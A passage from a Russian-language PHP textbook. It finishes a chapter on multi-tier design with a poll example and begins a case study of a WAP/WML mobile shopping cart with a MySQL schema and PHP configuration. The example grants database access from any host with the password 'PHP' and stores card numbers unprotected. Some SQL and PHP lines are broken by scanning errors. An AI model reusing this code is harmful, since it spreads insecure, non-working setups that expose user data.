В компоненте обработки данных мы должны реализовать все операции в нашей модели данных (табл. 15.2):

*Таблица 15.2. Операции, реализуемые в компоненте обработки данных*

| Операция                   | Описание  |
|----------------------------|---|
| createPoll(\$question)     | Создает опрос, возвращая идентификатор pollid                               |
| getCurrentPoll()           | Возвращает pollid текущего опроса   |
| getOptions(\$pollid)       | По данному pollid возвращает массив идентификаторов вариантов optionid      |
| getOptionName(\$optionid)  | По данному optionid возвращает имя варианта                                 |
| getOptionVotes(\$optionid) | По данному optionid возвращает количество голосов, поданных за этот вариант |
| addVote(\$optionid)        | Инкрементирует количество голосов, поданных за данный вариант               |
| addOption(\$pollid,\$name) | Добавляет вариант в опрос   |
| removePoll(\$pollid)       | Удаляет опрос и его варианты  |
| removeOption(\$optionid)   | Удаляет вариант из опроса   |
| setCurrent(\$pollid)       | Устанавливает опрос в качестве текущего                                     |

Все эти функции можно инкапсулировать в классе `Poll_Data`, использующем объект DB для доступа к базе данных. При замене базы данных с MySQL на PostgreSQL мы создадим экземпляр объекта БД PostgreSQL DB, и класс `Poll_Data` может работать без модификации.

## Уровень логики

В уровне логики можно выделить два различных логических модуля. Во-первых, это управляющий модуль, в котором можно создавать опросы, добавлять и удалять варианты ответов, выбирать текущий опрос и т. д. Его можно реализовать с помощью простых форм HTML, используя уровень представления для показа форм и уровень обработки данных для взаимодействия с моделью данных.

Во-вторых, нам нужен модуль приложения, в котором пользователь будет видеть действующий опрос, голосовать и видеть результаты опроса. В этом упрощенном приложении мы не рассматриваем многократное голосование одного пользователя.

Таким образом, мы можем создать класс `Poll_Admin` с функциями администрирования и отображения форм в браузере и класс `Poll_Application` с функциями показа опроса, обработки голосования и отображения результатов.

## Уровень представления

В уровне представления мы построим класс HTML для генерации форм, показа форм, создания таблиц и т. д. Это будет очень общий класс, который будет сильно увеличиваться в размере по мере создания новых приложений, требующих новых функций представления. Компонент представления данных будет содержать методы для отображения формы опроса, вывода результатов и создания форм. Этот класс будет клиентом класса HTML: идея состоит в том, что в классе представления данных не будет вообще никакого кода HTML (используются только вызовы класса HTML).

## Классическая многозвенная архитектура

Посмотрим, что произойдет, если мы спроектируем и создадим наше приложение для опроса на основе этой архитектуры. Прежде всего, обращает на себя внимание существенное разделение уровней содержимого, логики и представления. Мы также добились независимости от базы данных с помощью абстрактного класса БД и независимости от языка представления с помощью класса HTML. Посмотрим теперь, что произойдет, если возникнет необходимость модифицировать это приложение.

### Вариант 1: новый вид результатов опроса

Показ вариантов, количества голосов и результатов мы организовали в виде таблицы. Допустим, что дизайнеры решили графически представить процент голосов, поданных за каждый вариант.

В данной архитектуре мы должны модифицировать только уровень представления данных, чтобы воспользоваться функциями класса HTML, создающими графические прямоугольники. Если такой функциональности в классе HTML нет, придется ее создать. Однако может оказаться, что есть другие приложения, которым нужны графические прямоугольники, и они смогут повторно использовать наш код. Как видим, в уровне логики изменения не потребовались. Представление и логика оказались независимы.

### **Вариант 2: запретить пользователю голосовать несколько раз**

Здесь потребуется модифицировать логику. Чтобы не дать пользователям возможность повторно голосовать в одном и том же опросе, можно прибегнуть к cookies. Продвинутые пользователи могут удалить cookies, но мы не будем обращать на это внимание. Приняв такое решение, мы добавим применение cookies и управляющие элементы в уровень логики приложения. Эти изменения не повлияют на уровни содержимого или представления.

### **Вариант 3: версия с Flash**

Команда дизайнеров наносит новый удар: теперь они хотят представить все приложение с помощью чудесных анимаций **Flash** со звуком, графикой и танцующими медведями. Они могут просто создать класс Flash с таким же интерфейсом, как у класса HTML, и реализовать каждый метод класса HTML с помощью Flash-функций PHP. Больше нам ничего не придется модифицировать, и мы получим Flash-приложение опроса. См. примеры Flash-функций PHP в главе 25.

## **Резюме**

В этой главе мы рассмотрели разработку многозвездных приложений как метод создания веб-сайтов и приложений. Идея разработки многозвездных приложений состоит в том, чтобы выделить уровни данных (содержимого), логики и представления и минимизировать взаимодействие между ними. При разработке многозвездных приложений внимание должно быть сосредоточено на проектировании, а не на кодировании. Масштабируемость и производительность самым существенным образом связаны с проектированием и архитектурой приложения. Применение ООП и абстрактных классов - ключ к успеху многозвездной архитектуры.

Мы изучили несколько вариантов организации уровня данных - плоские файлы, реляционные базы данных, XML и гибридные модели. Важно обеспечить изоляцию уровня данных от других уровней с помощью абстрактных классов и API, чтобы можно было полностью заменить уровень данных, не затрагивая использующих его программ. Мы изучили уровень логики и уровень представления, а также рассмотрели обычную многозвездную архитектуру на основе HTML и новый подход с применением XML.

# 16

## Практический пример приложения WAP

В данном исследовании мы разработаем с помощью PHP основанное на веб-службе приложение корзины покупок для мобильных устройств. Это приложение откроет пользователям доступ к сайту торговли через Интернет с мобильных устройств - главным образом телефонов. Большинство современных сотовых телефонов располагает встроенным броузером Wireless Markup Language (WML) - языка разметки для беспроводных устройств. С помощью этого броузера пользователи могут посещать различные сайты WML (например, <http://mobile.yahoo.com/home/>).

При разработке этого приложения мы пройдем полный технологический цикл, включающий следующие этапы:

- Выяснение технических требований
- Выбор надлежащих продуктов и языка программирования для реализации приложения
- Проектирование приложения
- Реализация проекта

### Анализ технических требований

Первым шагом в разработке любого приложения является опрос возможных пользователей с целью создания списка функций, которые они хотели бы видеть в приложении. Это важные входные данные для определения возможностей приложения. Чтобы не усложнять приложение, предположим, что после опроса конечных пользователей и клиентов были выработаны следующие требования:

- Пользователи должны иметь возможность работы с приложением с любо- го мобильного устройства, поддерживающего WML 1.1 и выше.
- Мобильным устройствам не требуется поддерживать cookies, поэтому приложение их не использует.

- Приложение должно допускать работу с мобильными устройствами. Приложение должно учитывать малый размер экрана этих устройств.
- Устройства WML располагают небольшим объемом памяти, поэтому браузер не может обрабатывать большие страницы WML. Размер страницы WML, возвращаемой приложением устройству, не должен превышать 1400 байт.
- Операции пользователей должны быть защищены. Это означает необходимость встроить в приложение некоторый базовый механизм аутентификации, не допускающий несанкционированное совершение операций от имени пользователя.
- Пользователи должны иметь возможность покупать на сайте книги и музыкальные альбомы.
- Пользователи должны иметь возможность просмотра полного списка имеющихся книг и музыкальных альбомов.
- Пользователи должны иметь возможность поиска книг по автору и/или названию.
- Пользователи должны иметь возможность поиска музыкальных альбомов по исполнителю и/или названию.
- Пользователи должны иметь возможность поиска ключевых слов во всей базе данных.
- Пользователи должны иметь возможность добавлять товары в корзину покупок и решать позднее, купить ли им отобранные товары.
- Пользователи должны иметь возможность изменять количество каждого товара в корзине или удалять отобранные товары.
- После подтверждения пользователем покупки все товары из его корзины должны быть ему доставлены.
- Пользователи должны иметь возможность просмотра статуса заказанных ими товаров.
- Среднее звено приложения должно быть масштабируемо. Это значит, что должна быть возможность запускать несколько экземпляров среднего звена.

В данной главе нас интересуют только требования конечного пользователя. В реальной обстановке должен также присутствовать еще один интерфейс для администраторов сайта. Этот интерфейс должен позволять им просматривать операции, осуществленные в конкретный день, и изменять статус товаров, приобретенных пользователями.

## **Взаимодействие с конечным пользователем**

Рассмотрим последовательность действий, выполняемых типичным пользователем, приходящим за покупками на веб-сайт. Пользователи, посещающие сайт впервые, регистрируются на нем. Зарегистрированные пользователи проходят проверку, предъявляя свои идентификатор и пароль. После

успешной аутентификации пользователь просматривает названия альбомов/книг и добавляет товары в корзину. Кроме того, он может просмотреть список отобранных товаров. Пользователь может изменить количество выбранного товара или удалить из корзины ранее отобранные предметы.

Если пользователь уверен, что хочет купить все товары, отобранные им в корзину, он подтверждает свою покупку. После подтверждения покупки все товары из его корзины вводятся в базу данных и должны быть отправлены по адресу, указанному пользователем в момент регистрации. После подтверждения покупки пользователь может продолжить выбор товаров или выйти из системы.

Пользователи могут также просто просматривать названия альбомов и книг, имеющихся на сайте, ничего не покупая.

Иногда пользователи хотят посмотреть текущее состояние своего счета или статус приобретенных ими товаров (например, отправлены ли они уже).

Приведенная ниже блок-схема описывает взаимодействие пользователя с приложением корзины покупок (рис. 16.1):





Рис. 16.1. Блок-схема взаимодействия пользователя с приложением покупок

## Выбор программного обеспечения

Технические требования к приложению определяют, что оно должно быть основано на веб-службе и включать клиент WML. Приложению нужны базы данных на сервере для хранения профилей пользователей, проведенных ими операций и список названий альбомов/книг, имеющихся на сайте.

Приложение будет также содержать промежуточное звено (веб-сервер и сценарии, выполняемые на сервере), которое займется обработкой запросов к приложению, посыпаемых броузером. Броузер будет посыпать запросы WAP (Wireless Access Protocol) шлюзу WAP, который, в свою очередь, будет пересыпать запросы среднему звену, используя HTTP. Среднее звено будет получать данные от серверной базы данных, осуществлять какую-то их обработку и передавать ответ обратно в шлюз WAP, который, в свою очередь, будет передавать данные броузеру клиента по протоколу WAP (рис. 16.2):

*Шлюз WAP - это программа, действующая как мост между сетью, поддерживающей протокол WAP, и сетью с протоколом Интернет (IP).*



*Рис. 16.2. Передача запросов и данных между мобильным устройством и базой данных*

## Возможные варианты базы данных сервера

В базе данных сервера хранятся следующие данные:

- Сведения о зарегистрированных пользователях
- Названия альбомов и книг, имеющихся на сайте
- Сведения об операциях, выполненных пользователями

Есть две альтернативы для хранения указанной информации:

- Плоские файлы
- Реляционные базы данных типа Oracle, MySQL или Sybase

Плоские файлы мы исключаем, поскольку для них потребовалось бы реализовать большой объем функций, например разработку структуры, позволяющей осуществлять в дальнейшем обработку данных, и создание простого интерфейса для доступа к данным в файлах. В реляционных базах данных такая функциональность уже есть.

В качестве серверной базы данных мы выбрали MySQL. Для этого были следующие основания:

- MySQL - это реляционная база данных с открытым кодом, что дает ей преимущество в сравнении с коммерческими базами данных
- MySQL хорошо масштабируется и проста в администрировании
- MySQL поддерживает клиентские API большого количества языков программирования (например, Perl, C и PHP), поэтому она предоставляет большой выбор языков программирования для реализации среднего звена

## Альтернативные варианты среднего звена

Среднее звено должно динамически генерировать страницы WML на основе данных, получаемых из базы данных сервера. Например, чтобы показать названия книг, которые есть на сайте, среднее звено получает список книг из базы данных сервера и генерирует страницу WML со списком книг.

При реализации среднего звена возможны следующие альтернативы:

- Программы Common Gateway Interface (CGI), написанные на Perl/C. Эти программы могут обращаться к базе данных сервера с помощью API языка базы данных.
- Сервлеты, написанные на Java. Сервлеты могут обращаться к базе данных сервера через API SQL Java и драйвер JDBC базы данных. Драйверы JDBC существуют практически для всех баз данных.
- Языки сценариев, выполняемых сервером, такие как PHP, JavaServer Pages (JSP) и Active Server Pages (ASP). Эти языки поддерживают API для доступа к большинству реляционных баз данных.

Выбор PHP для реализации среднего звена обусловливают следующие причины:

- PHP доступен на многих платформах (Linux, UNIX и Windows NT) и для различных веб-серверов (Apache и IIS). Поэтому есть выбор платформ и веб-серверов для размещения среднего звена.
- Производительность является неотъемлемым требованием к любому приложению для Интернета, поэтому языки сценариев предпочтительнее, чем сервлеты или программы CGI.
- PHP предоставляет программные интерфейсы для доступа к многочисленным базам данных, поддерживая такие возможности, как постоянные соединения с базами данных и сеансы. Эти функции интенсивно используются средним звеном.

## Разработка схемы базы данных

В этом разделе мы разработаем схему базы данных для нашего приложения. Данные приложения (таблицы и индексы) будут храниться в отдельной базе данных (shop). Все объекты схемы, относящиеся к приложению, следует хра-

нить в отдельном пространстве базы данных/таблиц. Это облегчает управление родственными объектами базы данных. Например, для создания резервной копии данных приложения корзины покупок администратору надо сделать копию только одной базы данных (shop).

## Таблицы базы данных

В базе данных shop будут созданы следующие таблицы:

- UserProfile
- BookShop
- MusicShop
- Transaction
- Session

Таблица UserProfile содержит информацию о пользователе (табл. 16.1):

*Таблица 16.1. Информация о пользователе*

| Название колонки | Описание   |
|------------------|--|
| Fname            | Имя пользователя                                 |
| Lname            | Фамилия пользователя                             |
| UserId           | Уникальный ID пользователя                       |
| Password         | Зашифрованный пароль пользователя                |
| Address          | Адрес  |
| City             | Город  |
| Country          | Страна   |
| ZipCode          | Почтовый код                                     |
| Gender           | Пол  |
| Age              | Возраст  |
| Emailed          | Адрес электронной почты                          |
| PhoneNumber      | Номер телефона                                   |
| CardNo           | Номер кредитной карточки                         |
| ExpiryDate       | Дата истечения срока действия кредитной карточки |
| CardType         | Тип кредитной карточки - Master/Visa             |
| AccountBalance   | Сальдо счета пользователя                        |

Таблица BookShop содержит описание имеющихся в продаже книг (табл. 16.2):

*Таблица 16.2. Описания книг*

| Название колонки | Описание            |
|------------------|---------------------|
| Itemno           | Уникальный ID книги |
| Itemtype         | Тип книги           |

| Название колонки | Описание       |
|------------------|----------------|
| Title            | Название книги |
| Author           | Автор книги    |
| Price            | Цена книги     |

Таблица MusicShop содержит описания имеющихся в продаже музыкальных произведений (табл. 16.3):

*Таблица 16.3. Описания музыкальных произведений*

| Название колонки | Описание                                      |
|------------------|---|
| ItemNo           | Уникальный идентификатор музыкального альбома |
| ItemType         | CD/кассета                                    |
| Title            | Название альбома                              |
| Artist           | Исполнитель                                   |
| Price            | Цена альбома                                  |

Таблица Transaction содержит записи об операциях пользователя (табл. 16.4):

*Таблица 16.4. Операции пользователя*

| Название колонки | Описание   |
|------------------|--|
| OrderNo          | Уникальный идентификатор операции пользователя   |
| UserId           | ID пользователя  |
| ItemNo           | Уникальный идентификатор товара. Этому элементу должна соответствовать строка в таблице MusicShop или BookShop |
| Quantity         | Количество товаров ItemNo, заказанных пользователем  |
| Date             | Дата осуществления пользователем операции  |
| Status           | Статус товара - поставлен/ожидает (shipped/pending)  |

Таблица Session хранит данные о сессиях PHP (табл. 16.5):

*Таблица 16.5. Данные о сессиях PHP*

| Название колонки | Описание                           |
|------------------|------------------------------------|
| lastAccessed     | Время последнего доступа к сесиону |
| Id               | Уникальный идентификатор сессии    |
| Data             | Дата сессии                        |

## Пользователь базы данных

Один пользователь базы данных, PHP, создается для приложения корзины покупок. Все сценарии PHP среднего звена соединяются с серверной базой данных как пользователь PHP. У этого пользователя есть все права доступа к таблицам приложения корзины покупок.

Для предоставления пользователю PHP прав доступа к таблицам базы данных shop надо выполнить команды SQL.

Необходимая команда SQL представлена ниже. Выполнить команды SQL можно с помощью утилиты mysql:

```
mysql> GRANT SELECT, INSERT, UPDATE, DELETE ON shop.* TO 'PHP@localhost'  
IDENTIFIED BY "PHP";
```

В нашем случае база данных и среднее звено будут размещены на разных машинах, поэтому мы предоставим все права доступа ко всем объектам базы данных shop пользователю PHP, подключающемуся с любой машины:

```
mysql> GRANT SELECT, INSERT, UPDATE, DELETE ON shop.* TO 'PHP@%' IDENTIFIED BY  
"PHP";
```

Для того чтобы создать базу данных shop со всеми таблицами, выполним из командной строки следующий сценарий SQL (`shop.sql`):

```
mysql < shop.sql  
  
CREATE DATABASE IF NOT EXISTS: shop;  
  
USE shop;  
  
CREATE TABLE UserProfile (  
    fname VARCHAR(32) NOT NULL,  
    lname VARCHAR(32) NOT NULL,  
    userId VARCHAR(16) NOT NULL,  
    password VARCHAR(16) NOT NULL,  
    address VARCHAR(128) NOT NULL,  
    city VARCHAR(64) NOT NULL,  
    country VARCHAR(16) NOT NULL,  
    zipCode VARCHAR(8) NOT NULL,  
    gender VARCHAR(8) NOT NULL,  
    age INTEGER NOT NULL,  
    emailId VARCHAR(64) NOT NULL,  
    phoneNumber VARCHAR(16) NOT NULL,  
    cardNo VARCHAR(16) NOT NULL,  
    expiryDate DATE NOT NULL,  
    cardType VARCHAR(16) NOT NULL,  
    accountBalance FLOAT NOT NULL,  
    PRIMARY KEY(userId));  
  
CREATE TABLE BookShop (  
    itemNo VARCHAR(20) NOT NULL,  
    itemType VARCHAR(20) NOT NULL,  
    title VARCHAR(60) NOT NULL,  
    author VARCHAR(60) NOT NULL,  
    price FLOAT NOT NULL,  
    PRIMARY KEY(itemNo));
```

```
CREATE TABLE MusicShop (
    itemNo VARCHAR(20) NOT NULL,
    itemType VARCHAR(20) NOT NULL,
    title VARCHAR(60) NOT NULL,
    artist VARCHAR(60) NOT NULL,
    price FLOAT NOT NULL,
    PRIMARY KEY(itemNo));

CREATE TABLE Transaction (
    orderNo INT NOT NULL PRIMARY KEY AUTO_INCREMENT,
    userId VARCHAR(20) NOT NULL,
    itemNo VARCHAR(20) NOT NULL,
    quantity INT NOT NULL DEFAULT 0,
    date DATE NOT NULL,
    Status VARCHAR(20) NOT NULL);

CREATE TABLE Session (
    lastAccessed TIMESTAMP,
    id VARCHAR(255) NOT NULL,
    data TEXT,
    PRIMARYKEY(id));
```

## Индексы

Индексы создаются по колонкам ItemNo, Title и Author/Artist в таблицах BookShop и MusicShop. Благодаря наличию индексов по этим колонкам ускоряется поиск в базе данных.

*Индексы применяются для быстрого поиска строк с заданным значением в колонке. В индексе хранится отображение значения колонки в физический адрес строки. В отсутствие индексов базе данных пришлось бы выполнять полное сканирование таблицы (большой объем дискового ввода/вывода), чтобы найти строки с заданным значением колонки.*

Для создания индексов выполняются следующие команды SQL (shopindexes.sql):

```
USE shop;

CREATE INDEX indexOnBookItemNo ON BookShop(itemNo);
CREATE INDEX indexOnBookTitle ON BookShop(title);
CREATE INDEX indexOnBookAuthor ON BookShop(author);
CREATE INDEX indexOnMusicItemNo ON MusicShop(itemNo);
CREATE INDEX indexOnMusicTitle ON MusicShop(title);
CREATE INDEX indexOnMusicArtist ON MusicShop(artist);
```

## Анализ архитектуры среднего звена

В этом разделе мы примем важные проектные решения и установим принципы, которым будем следовать во всех PHP-сценариях приложения.

## Аутентификация

При входе на сайт пользователь вводит свой ID и пароль. Сценарий PHP проверяет ID пользователя и пароль и в зависимости от результата допускает пользователя к работе с приложением. После этого пользователю уже не надо снова предъявлять свой идентификатор и пароль. Протокол HTTP не хранит состояние, т. е. при каждом новом запросе броузера открывается новое сетевое соединение с веб-сервером. Сценарий PHP (выполняющийся на веб-сервере) должен располагать механизмом идентификации пользователя по его запросу.

Приложение корзины покупок реализует механизм аутентификации с помощью сеансов PHP. После аутентификации пользователя приложение создает сеанс PHP. В сеансе PHP хранятся ID пользователя и флаг isAuthenticated. Все сценарии PHP узнают, является ли сеанс аутентифицированным, через переменную сеанса isAuthenticated. Пользователя данного сеанса можно узнать из переменной сеанса \$userId.

## Хранение сеанса

Одним из технических требований к приложению была поддержка нескольких экземпляров среднего звена. Это требует дополнительного программного обеспечения для распределения запросов HTTP (в зависимости от принятой политики распределения нагрузки) между различными серверами среднего звена. Сценарий развертывания при этом должен выглядеть примерно так (рис. 16.3):




Рис. 16.3. Схема развертывания

В приведенном выше сценарии развертывания запросы сеанса могут пересыпаться различным серверам среднего звена. Поэтому необходимо, чтобы сеансы совместно использовались всеми серверами среднего звена. Реализация сеансов PHP по умолчанию не допускает их совместного использования несколькими экземплярами PHP, выполняемыми на разных машинах. Мы осуществим такую реализацию обработчиков сеансов, что данные сеансов будут сохраняться и извлекаться из серверной базы данных. С помощью таких функций-обработчиков сеансов экземпляры среднего звена, выполняемые на разных машинах, смогут совместно использовать сеансы PHP.

Данная схема хранения сеансов в базе данных обеспечивает дополнительную надежность, выражющуюся в том, что пользователь сохранит доступ к приложению даже в том случае, если один из экземпляров среднего звена прекратит свою работу.

## WML

Ниже приводятся принципы, которых будет придерживаться приложение, чтобы учесть ограничения, налагаемые устройствами WML (небольшой размер экрана, сложности навигации). Введение в WML и загружаемый код можно взять на веб-сайте Wrox <http://www.wrox.com/>:

- В первой карточке страницы WML будет отображена только необходимая информация вместе со ссылками для получения подробностей. Например, на первой карточке страницы результатов поиска будут показаны только названия искомых элементов в виде ссылок на другие карточки на той же странице. Чтобы получить подробные сведения об элементе, пользователь может выбрать ссылку.
- На каждой странице WML будут отображаться только три элемента. Промотреть следующие элементы можно будет, щелкнув по ссылке. Например, если на счете пользователя зарегистрировано десять операций, то на первой странице будут расположены только первые три операции и ссылка View Next Items (указывающая на сервер) для просмотра остальных операций.
- Ссылка HOME, указывающая на главную страницу приложения, будет присутствовать на всех карточках WML. Пользователь сможет в любой момент выбрать эту ссылку, чтобы перейти на главную страницу приложения. Благодаря этому пользователь сможет обратиться к любой функции, пройдя всего через две ссылки.

Страница WML имеет тип MIME `text/vnd.wap.wml`, поэтому все сценарии PHP будут посыпать заголовок HTTP `Content-Type: text/vnd.wap.wml`.

## Производительность

Большинство программ PHP, обращающихся к серверной базе данных, будет решать следующие задачи:

- Открытие соединения с базой данных
- Выполнение команд SQL

- Обработка/отображение данных
- Закрытие соединения с базой данных

Во избежание затрат, связанных с открытием и закрытием соединений с базой данных при каждом вызове программы PHP, будут использоваться постоянные соединения с базой данных. Постоянные соединения с базой данных остаются открытыми даже после завершения сценариев PHP, открывших соединения. Дополнительные сведения о постоянных соединениях с базой данных можно найти в главе 17.

*Постоянными соединениями можно воспользоваться только в том случае, когда PHP сконфигурирован в виде модуля веб-сервера. Подробности см. в главе 2.*

## Реализация

Теперь мы познакомились с техническими требованиями и важными вопросами архитектуры приложения корзины покупок. Настало время разобрать его код. В этом разделе предполагается, что читатель знаком с синтаксисом WML. Сначала посмотрим на снимки экранов приложения (рис. 16.4-16.14) - это поможет лучше понять его код.

*Для запуска приложения на своем PC следует воспользоваться имитатором телефона. Авторы при тестировании приложения работали с UP Simulator, который можно загрузить со страницы <http://developer.phone.com/download/index.html>.*

Это главная страница приложения. Отсюда зарегистрированные пользователи могут перейти к экрану ввода данных для аутентификации, а новые пользователи - к экрану регистрации.

Для того чтобы зарегистрироваться, новый пользователь вводит имя, ID пользователя, пароль, адрес и данные кредитной карты. Для этого ему предъявляется ряд форм для ввода данных (по одной на экран). Приведенный выше снимок - первый экран, в котором пользователь вводит свое имя. В WML нельзя вывести на одном экране все формы для ввода данных из-за ограничений на размер дисплея мобильных устройств.

Если регистрация прошла успешно, отображается следующая страница, в противном случае - сообщение об ошибке. Пользователь может перейти на страницу регистрации, выбрав ссылку Login page (рис. 16.5):




Рис. 16.4. Главная страница приложения




Рис. 16.5. Переход на страницу регистрации

Для того чтобы зарегистрироваться на сайте, пользователь вводит свой идентификатор и пароль. Если аутентификация проходит успешно, возвращается главная страница приложения(рис. 16.6):

Следующий снимок экрана является главной страницей приложения. Когда пользователь выбирает Search, он видит экран с описанием функций поиска приложения. Чтобы перейти к следующему экрану, пользователь должен выбрать ссылку OK (рис. 16.7):

На следующем снимке экрана (рис. 16.8) показан первый экран в меню поиска. Пользователь вводит искомый текст и нажимает ссылку OK, чтобы перейти к следующему экрану. Затем пользователь выбирает критерий поиска и нажимает OK. После этого серверу отсылается запрос на поиск.

Следующий снимок экрана (рис. 16.9) отображает результаты поиска. Пользователь может выбрать ссылку, чтобы просмотреть подробные сведения о товаре.

Приведенный выше экран отображает детали, относящиеся к найденному товару. Пользователь может добавить его в корзину покупок, выбрав ссылку ADD, либо вернуться к предыдущему экрану результатов поиска, выбрав ссылку BACK.

После этого пользователь может просмотреть подробности, относящиеся к добавленному товару, выбрав его ссылку, или содержимое корзины покупок, выбрав ссылку Display Cart, либо перейти на главную страницу приложения, выбрав ссылку HOME (рис. 16.10):




Рис. 16.6. Главная страница




Рис. 16.7. Переход к следующему экрану




Рис. 16.8. Ввод текста для поиска




Рис. 16.9. Результаты поиска




Рис. 16.10. Содержимое корзины

Приведенный выше экран показывает содержимое корзины покупок пользователя. Пользователь может просмотреть детали, относящиеся к определенному товару, выбрав надлежащую ссылку. Теперь пользователь может изменить количество данного артикула, выбрав ссылку CHG, или вернуться к предыдущему экрану (показа содержимого корзины), выбрав ссылку BACK (рис. 16.11):

Приведенная выше страница выводится, когда пользователь решает подтвердить покупку. Отсюда пользователь может проверить адрес доставки, выбрав ссылку Address Details, или просмотреть данные кредитной карточки, выбрав ссылку Credit Card Details, или перейти на начальную страницу приложения (рис. 16.12):

Приведенный выше экран показывает детали, относящиеся к счету пользователя. Пользователь должен выбрать соответствующую ссылку, чтобы посмотреть детали, относящиеся к заказу (рис. 16.13):

Приведенный выше экран показывает детали, относящиеся к товару, заказанному пользователем. Отсюда пользователь может вернуться к предыдущему экрану (просмотр счета), выбрав ссылку BACK, или перейти на начальную страницу приложения, выбрав HOME (рис. 16.14):




Рис. 16.11. Экран подтверждения покупки




Рис. 16.12. Информация о заказе




Рис. 16.13. Подробная информация




Рис. 16.14. Завершение заказа

## Код приложения

Разберем код. Сценарий Common.php содержит определения переменных и функций, которые используются всем приложением.

В следующих переменных содержится информация для доступа к базе данных сервера. Прежде чем запускать приложение, измените эти переменные, чтобы они отражали состояние вашей среды:

```
<?php
$dbHostName = "localhost";           // Машина сервера базы данных
$dbName = "shop";                    // База данных, содержащая таблицы приложения
$dbUserName = "PHP";                 // Имя пользователя базы данных
$dbPassword = "PHP"                  // Пароль для доступа к базе данных
```

Функция `sendErrorPage()` используется всеми остальными сценариями PHP для отправки в броузер клиента страницы с сообщением об ошибке. В этот метод можно поместить дополнительный код для вывода сообщения об ошибке в log-файл, который может быть потом просмотрен администратором сайта:

```
//Выводит страницу ошибки
function sendErrorPage($mesg)
{
```

Отправим заголовок HTTP Content-Type со значением `text/vnd.wap.wml`. Он сообщит броузеру, что страница, возвращенная сервером, написана на WML. Если не установить явно заголовок HTTP Content-Type в сценарии PHP, то PHP будет предполагать, что содержимое представляет собой HTML, и указет в качестве типа содержимого `text/html`:

```
